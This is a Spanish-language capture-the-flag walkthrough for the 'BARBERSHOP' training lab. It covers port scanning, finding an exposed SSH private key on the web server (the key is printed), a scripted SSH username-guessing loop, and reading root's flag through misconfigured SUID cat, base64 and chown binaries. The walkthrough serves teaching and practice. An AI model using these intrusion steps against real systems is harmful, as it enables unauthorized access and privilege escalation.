

Solución al lab **BARBERSHOP** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/BARBERSHOP
Session Actions Edit View Help

W/H/O/A/M/I-L/A/B/S/H/O/P

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde barbershop.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: BARBERSHOP
DIFICULTAD: **** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}):
```

Comenzaremos con un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/BARBERSHOP
Session Actions Edit View Help


chifay@kali: ~/Whoami-Labs/BARBERSHOP

(chifay@kali)~[~/Whoami-Labs/BARBERSHOP]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_barbershop
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 13:01 -0600


PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fc:1d:88:cb:3b:46:ca:5f:41:8c:58:b9:4d:8b:42:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC2n+3VTXzxw0hUdbDo7Po12rhjmId5zrSpgGK1VDGc83T3e0+aUSZ2q0QvNWV2wunyoUjuQIiGs2DUHWz
ew4K7Bfmbdi9eV9Np4Pm1mDXoqUbSGtegGxRiowy1Ptv9RZ53UudWuOFvj2n43dz0mvFHiJ+HrHH03pHwmlHLZQa7VobOgLED7Ey+gWUtsVUSCuK4p5SXmUtl
5IifvzRiaLLKVh9dM83mvTbykRvirbZVadHsojHfaaYo7oT8JYGHh5cGhkqkE5pcVX3byrDm0MfJ6wK/EWzFXhjJCE1zD8PcotDf8RIj6EQS/XUPBTeeahTgm
JwMDDoDSWwAnI5+rtES6EzKkloVKxBQQ2RWFw6pJD66QHn2lpJjRwXeMi+GyU4s81U//EKAZZ3KCQ/U4ZTYkCvUVn6RvwnPZfAdvi2n3TzyiQad/uim5c9mHBM
iPTwUtl6fooxoQaDMr0nBHd5M+z0gF6cg4R560M24CZkgQFURlmvqQUdISdLiCUEbxYac=
|   256 a2:8b:0d:f3:fe:4c:d5:b4:8f:6f:a3:4c:3a:b8:8a:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCqJ7KgMnYny6r/gB2R1r1h9UIidip7Wm3hXpOpFniZ1ma2
nQRzmveiK3/SXvq5w0fLm/m4M5TzGa4cWV+MPGwE=
|   256 80:53:65:37:22:d8:9a:d2:49:8e:bc:54:1f:0f:95:05 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIErKrkhNHvZGDR44jq4I3s7yY0R/UUGFv/hLubd8/TGap
80/tcp    open  http     syn-ack ttl 64      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Barbershop | Estilo N\xC3\xB3rdico
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: FE:39:1E:02:C3:8C (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se encontró puertos 22 ssh (Openssh 8.2p1) y 80 http (Apache httpd 2.4.41), como todavía no tenemos credenciales para ssh, pasaremos a analizar el servicio web en el puerto 80

Inspección visual



Código fuente



Enumeración web con feroxbuster

```
chifay@kali: ~/Whoami-Labs/BARBERSHOP
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BARBERSHOP x chifay@kali: ~/Whoami-Labs/BARBERSHOP x

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
301 GET 9l 28w 307c http://172.17.0.2/.ssh => http://172.17.0.2/.ssh/
200 GET 27l 33w 1831c http://172.17.0.2/.ssh/id_rsa
200 GET 260l 465w 4528c http://172.17.0.2/css/style.css
200 GET 125l 310w 4619c http://172.17.0.2/
301 GET 9l 28w 306c http://172.17.0.2/css => http://172.17.0.2/css/
301 GET 9l 28w 309c http://172.17.0.2/images => http://172.17.0.2/images/
200 GET 125l 310w 4619c http://172.17.0.2/index.html
301 GET 9l 28w 305c http://172.17.0.2/js => http://172.17.0.2/js/
301 GET 9l 28w 310c http://172.17.0.2/uploads => http://172.17.0.2/uploads/
[#####] - 6s 55476/55476 0s found:9 errors:0
[#####] - 6s 55368/55368 10065/s http://172.17.0.2/
[#####] - 0s 55368/55368 18456000/s http://172.17.0.2/.ssh/ => Directory listing (add --scan-dir-lis
tings to scan)
[#####] - 0s 55368/55368 189616/s http://172.17.0.2/css/ => Directory listing (add --scan-dir-listin
gs to scan)
[#####] - 0s 55368/55368 27684000/s http://172.17.0.2/images/ => Directory listing (add --scan-dir-l
istings to scan)
[#####] - 0s 55368/55368 18456000/s http://172.17.0.2/js/ => Directory listing (add --scan-dir-listi
ngs to scan)
[#####] - 0s 55368/55368 27684000/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-
listings to scan)

(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$
```

Se encontró expuesta una clave privada id_rsa de ssh, también se listaron los directorios .ssh, css, images, js y uploads, veamos si encontramos algo útil en esos directorios

Vamos a descargar la clave privada a nuestro directorio, ver su contenido y darle los permisos correspondientes para poderla usar

```
(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$ wget http://172.17.0.2/.ssh/id_rsa
--2026-08-08 13:19:15-- http://172.17.0.2/.ssh/id_rsa
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1831 (1.8K)
Saving to: 'id_rsa'

id_rsa                               100%[=====] 1.79K --.-KB/s in 0s

2026-08-08 13:19:15 (192 MB/s) - 'id_rsa' saved [1831/1831]
```

```
(chifay@kali) - [~/Whoami-Labs/BARBERSHOP]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAsSbog3tV4G5Egvj77CV+Bsn4xq41eDzPT6exNrco3J6jHZdWSqCx
MlMAc429HhMdxLZD05xuUBuSb5yYdDgezG4pLkEQ+Vv0yX9inWZgOG2KW4r+Smws2TbdQb
vPfML+runjEE7/cj5m2VUq1KjT8UMmt8vt9s1aIgwAQz+zxNmckM3pVgiDaIryDUQSTVcv
KOUUL9TjfZsA0krkrqGk1qe9rJwsRP3a2QIUx33vgGxCODgJ0oEDuU+E309oIio1f9KCZb
MJJk6vYzsepDVAoNx33hNTmxu7kRPpY9/hdoc7GInYowWV0emGC9HO/YPved2CO4003vJN
u/bgOPNxBAwAA9CTlJb7k5YwewAAAAdzc2gtcnNhAAABAQcXJuIDe1XgbkSC+PvsJX4Gw3
jGrjV4PM9Pp7E2tyjcnqMdl1ZKoLEyUwBzjb0ccx3GVkm7ng5QG5Jvm9h00B7MbikuQRD5
W/TJf2KdZm44bYpbiv5KbCzZnt1Bu898yX6u6eMQTv9yPmbZVSRUqNPxQya3y+32zVoIdA
BDP7PE2ZwqbelWCINoivINRBjNVy8o5RSX10N9mwA6SuSuaaTWp72snCxE/drZAi5ffe+A
bEI40AnSgQ05T4Tf2giKjV/0oJlswkmTq9jOx6kNUCg3HfeE10bG7uRE+l3+F2hZsYid
ijbZXR6YlI0c9g+953YI7jTTe8k279uA483EHAaaaaEAAQAAAEAoBZhGDBksqPzFcib
IBPhh4stoZ3chA0v9HO+GYv7SSOyLBmz9nXR3rqdYIo24TL62gY6c27gnjoJCPZv2zXqD
YE0N/LzwvichTdsSnk2jNjTmaWdfq7rk9/0t896a7M5JRHTX0uKrdpig0E35iRrvzYCFap
g1afLRTzR9JRShk6JxPe94jWIco7cg7eJ00E20qTePyfxjJNmS3TFvhBZz166B18RD4rnr
0YNCNQRsQEQR+aW3FPTI938HsFZqeI1XKiz9hFIR4PLVBWVvQz0tpJpIlldt3uI8ZU7nz
kuWMuQIcWE5ChAGHP+ik7m5ngIdskm9UdLNaPriZcSXLQAAAAIEAz+3eLHgE0T5oCvp2I
luhFS/3mpPXpNs+YCoVpPa6ck+uJjM1q41pTQ9tHryfL7v8dWYUziAuPo5kqGRQR04Voib+
o8poPdmBpTCARQ3Zdal6zjRnzOPtqVLqLhmmQ84Lay5/4clm4g+FGJgXjrbhI2R2vDptus
mzsfXsVXqHrA0AAACBA0kbCcB1afw8nF/AuUmrmIS447ZnrTM+cIDhV1h0q2w4QusCLDXo
EHtCWRcdU5KAGNx9xwTdlRru9XEbbeqkgzZ2mYIL0cR1mmewMqM/0uMPZk8HxwYNf6IEKhK
CzqHjRziIhroDgocUyRkqDKsuCtGzk2k0Nz7Krud4DIq96Sdw9AAAAAQDcJQfxfZAeNU06
/8NkLShQSayk0QIg2JusvwaZxv6KxtmKIZ2fDZN7mNqYoShxLmR5mLk+IWEiXWMyiwj8F
OjldNFmH4+FEbCzgysFze0aytmxCiLCM0rLxs0doqy+IHFSIldNd+IM7qPdG0akRfmWJa
nJsJ6n+Svj7nxa+CkwAAABRyb290QGJ1aWxka2l0c2FuZGJveAECwQF
-----END OPENSSH PRIVATE KEY-----
```

```
(chifay@kali) - [~/Whoami-Labs/BARBERSHOP]
$ chmod 600 id_rsa

(chifay@kali) - [~/Whoami-Labs/BARBERSHOP]
$
```

Usemos ssh-keygen para ver el fingerprint

```
(chifay@kali) - [~/Whoami-Labs/BARBERSHOP]
$ ssh-keygen -l -f id_rsa
2048 SHA256:v0v/4gaJxH0cRg1MAf0oLXJ/SfjWnITGkROf/mHOV8M root@buildkitsandbox (RSA)
```

Al parecer esta clave es para root, probemosla con el ssh

```
(chifay@kali) - [~/Whoami-Labs/BARBERSHOP]
$ ssh -i id_rsa root@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@172.17.0.2: Permission denied (publickey).
```

No funciona con el usuario root, vamos a armar una wordlist con los nombres de los barberos que salen en la pagina para probarlos contra el ssh con la clave encontrada


```
(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$ cat barbers.txt
george
georgewashington
george_washington
gashington
washington
georgew
g.washington
gwash
abraham
abrahamlincoln
abraham_lincoln
lincoln
abrahaml
a.lincoln
alincolln
john
johnfkennedy
john_f_kennedy
jfkennedy
kennedy
johnfk
j.f.kennedy
jfk
barack
barackobama
barack_obama
obama
baracko
b.obama
bobama
barber
barbershop
admin
root
user
```

```
(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$ while read user; do
  echo -n "Probando usuario: $user... "
  timeout 3 ssh -o BatchMode=yes -o ConnectTimeout=3 -o StrictHostKeyChecking=no -i id_rsa $user@172.17.0.2 "echo OK" 2
>/dev/null
  if [ $? -eq 0 ]; then
    echo ";EXITO! Usuario: $user"
    break
  else
    echo "No"
  fi
done < barbers.txt
Probando usuario: george... No
Probando usuario: georgewashington... No
Probando usuario: george_washington... No
Probando usuario: gashington... No
Probando usuario: washington... No
Probando usuario: georgew... No
Probando usuario: g.washington... No
Probando usuario: gwash... No
Probando usuario: abraham... No
Probando usuario: abrahamlincoln... No
Probando usuario: abraham_lincoln... No
Probando usuario: lincoln... OK
;EXITO! Usuario: lincoln

(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$
```

Hemos encontrado nuestro usuario, vamos a conectarnos al ssh

```
(chifay@kali)-[~/Whoami-Labs/BARBERSHOP]
$ ssh -i id_rsa lincoln@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
lincoln@barbershop:~$
```

Veamos que permisos tenemos con este usuario

```
lincoln@barbershop:~$ whoami
lincoln
lincoln@barbershop:~$ id
uid=1000(lincoln) gid=1000(lincoln) groups=1000(lincoln)
lincoln@barbershop:~$ pwd
/home/lincoln
lincoln@barbershop:~$ ls -al
total 32
drwxr-xr-x 1 lincoln lincoln 4096 Aug  8 19:51 .
drwxr-xr-x 1 root    root    4096 Jan 22  2026 ..
-rw-r--r-- 1 lincoln lincoln 220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lincoln lincoln 3771 Feb 25  2020 .bashrc
drwx----- 2 lincoln lincoln 4096 Aug  8 19:51 .cache
-rw-r--r-- 1 lincoln lincoln 807 Feb 25  2020 .profile
drwx----- 2 lincoln lincoln 4096 Jan 22  2026 .ssh
lincoln@barbershop:~$
```

Veamos si hay binarios SUID

```
lincoln@barbershop:~$ find / -perm -4000 -type f -ls 2>/dev/null
 798608      84 -rwsr-xr-x  1 root    root      85064 Feb  6  2024 /usr/bin/chfn
 798748      68 -rwsr-xr-x  1 root    root      68208 Feb  6  2024 /usr/bin/passwd
 798811      68 -rwsr-xr-x  1 root    root      67816 Apr  9  2024 /usr/bin/su
 798675      88 -rwsr-xr-x  1 root    root      88464 Feb  6  2024 /usr/bin/gpasswd
 798836      40 -rwsr-xr-x  1 root    root      39144 Apr  9  2024 /usr/bin/umount
 798732      56 -rwsr-xr-x  1 root    root      55528 Apr  9  2024 /usr/bin/mount
 798614      52 -rwsr-xr-x  1 root    root      53040 Feb  6  2024 /usr/bin/chsh
 798737      44 -rwsr-xr-x  1 root    root      44784 Feb  6  2024 /usr/bin/newgrp
 840117     164 -rwsr-xr-x  1 root    root     166056 Apr  4  2023 /usr/bin/sudo
 840294      52 -rwsr-xr--  1 root    messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 840519     468 -rwsr-xr-x  1 root    root      477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
 52356       72 -rwsr-xr-x  1 root    root      72024 Jan 22  2026 /usr/local/bin/chown
 52340       4 -rwsr-xr-x  1 root    root        67 Jan 22  2026 /usr/local/bin/alpine
 52324       4 -rwsr-xr-x  1 root    root        63 Jan 22  2026 /usr/local/bin/apache
 52308       44 -rwsr-xr-x  1 root    root     43416 Jan 22  2026 /usr/local/bin/cat
 52292       44 -rwsr-xr-x  1 root    root     43352 Jan 22  2026 /usr/local/bin/base64
```

De todos esos binarios podemos aprovechar /usr/local/bin/cat para leer directo la bandera de root

```
lincoln@barbershop:~$ /usr/local/bin/cat /root/flag.txt
FLAG{B@rb3r_Ch0wn_SUID_Pr3s1d3nts_2026}
lincoln@barbershop:~$
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/BARBERSHOP
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BARBERSHOP lincoln@barbershop: ~
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde barbershop.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: BARBERSHOP
DIFICULTAD: ★★★★★★ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}): FLAG{B@rb3r_Ch0wn_SUID_Pr3s1d3nts_2026}
¡Felicitaciones! Has comprometido Barbershop.

FECHA Y HORA: 2026-08-08 14:13:27 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Otros vectores:

/usr/local/bin/base64 (SUID)

```
lincoln@barbershop:~$ /usr/local/bin/base64 /root/flag.txt | base64 -d  
FLAG{B@rb3r_Ch0wn_SUID_Pr3s1d3nts_2026}  
lincoln@barbershop:~$
```

/usr/local/bin/chown (SUID)

```
lincoln@barbershop:~$ /usr/local/bin/chown lincoln:lincoln /root/flag.txt  
lincoln@barbershop:~$ cat /root/flag.txt  
FLAG{B@rb3r_Ch0wn_SUID_Pr3s1d3nts_2026}  
lincoln@barbershop:~$
```